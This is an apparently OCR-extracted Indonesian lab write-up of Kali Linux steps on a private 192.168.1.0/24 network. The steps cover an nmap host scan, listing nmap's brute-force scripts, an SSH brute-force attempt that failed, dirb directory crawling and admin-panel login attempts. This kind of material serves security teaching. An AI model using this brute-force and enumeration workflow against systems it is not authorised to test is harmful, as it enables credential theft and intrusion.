Network: 192.168.1.0/24 11000000.10101000.00000001. 00000000
HostMin: 192.168.1.1 11000000.10101000.00000001. 00000001
HostMax: 192.168.1.254 11000000.10101000.00000001. 11111110
Broadcast: 192.168.1.255 11000000.10101000.00000001. 11111111
Hosts/Net: 254 Class C, Private Internet
(root㉿kali)-[/home/kali]
#
Right Ctrl

8. Menjalankan nmap untuk mendeteksi koneksi





kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:54
root@kali: /usr/share/nmap/scripts
File Actions Edit View Help
Nmap done: 256 IP addresses (9 hosts up) scanned in 3.17 seconds
┌──(root㉿kali)-[/home/kali]
└─# cd /usr/share/nmap/scripts/
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls
acarsd-info.nse
address-info.nse
afp-brute.nse
afp-ls.nse
afp-path-vuln.nse
afp-serverinfo.nse
afp-showmount.nse
ajp-auth.nse
ajp-brute.nse
ajp-headers.nse
ajp-methods.nse
ajp-request.nse
allseeingeye-info.nse
amqp-info.nse
asn-query.nse
auth-owners.nse
auth-spoof.nse
Right Ctrl


kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:54
root@kali: /usr/share/nmap/scripts
File Actions Edit View Help
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls *brute*
afp-brute.nse
ajp-brute.nse
backorifice-brute.nse
cassandra-brute.nse
cics-user-brute.nse
citrix-brute-xml.nse
cvs-brute.nse
cvs-brute-repository.nse
deluge-rpc-brute.nse
dicom-brute.nse
dns-brute.nse
domcon-brute.nse
dpap-brute.nse
drda-brute.nse
ftp-brute.nse
http-brute.nse
http-form-brute.nse
http-iis-short-name-brute.nse
http-joomla-brute.nse
http-proxy-brute.nse
http-wordpress-brute.nse
ms-sql-brute.nse
mysql-brute.nse
nessus-brute.nse
nessus-xmlrpc-brute.nse
netbus-brute.nse
nexpose-brute.nse
nje-node-brute.nse
nje-pass-brute.nse
nping-brute.nse
omp2-brute.nse
openvas-otp-brute.nse
oracle-brute.nse
oracle-brute-stealth.nse
oracle-sid-brute.nse
pcanywhere-brute.nse
pgsql-brute.nse
pop3-brute.nse
redis-brute.nse
rexec-brute.nse
rlogin-brute.nse
rpcap-brute.nse
Right Ctrl



kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:55
root@kali: /usr/share/nmap/scripts
File Actions Edit View Help
http-joomla-brute.nse
http-proxy-brute.nse
http-wordpress-brute.nse
iax2-brute.nse
imap-brute.nse
informix-brute.nse
ipmi-brute.nse
irc-brute.nse
irc-sasl-brute.nse
iscsi-brute.nse
ldap-brute.nse
membase-brute.nse
metasploit-msgrpc-brute.nse
metasploit-xmlrpc-brute.nse
mikrotik-routeros-brute.nse
mmouse-brute.nse
mongodb-brute.nse
rexec-brute.nse
rlogin-brute.nse
rpcap-brute.nse
rsync-brute.nse
rtsp-url-brute.nse
sip-brute.nse
smb-brute.nse
smtp-brute.nse
snmp-brute.nse
socks-brute.nse
ssh-brute.nse
svn-brute.nse
telnet-brute.nse
tso-brute.nse
vmauthd-brute.nse
vnc-brute.nse
xmpp-brute.nse
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls *ssh*brute*
ssh-brute.nse
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─#
Right Ctrl

9. Menjalankan brute-force pada ssh



Hasil gagal

10. Mencoba crawling direktori menggunakan dirb



10. Mencoba login menggunakan username & password ke admin panel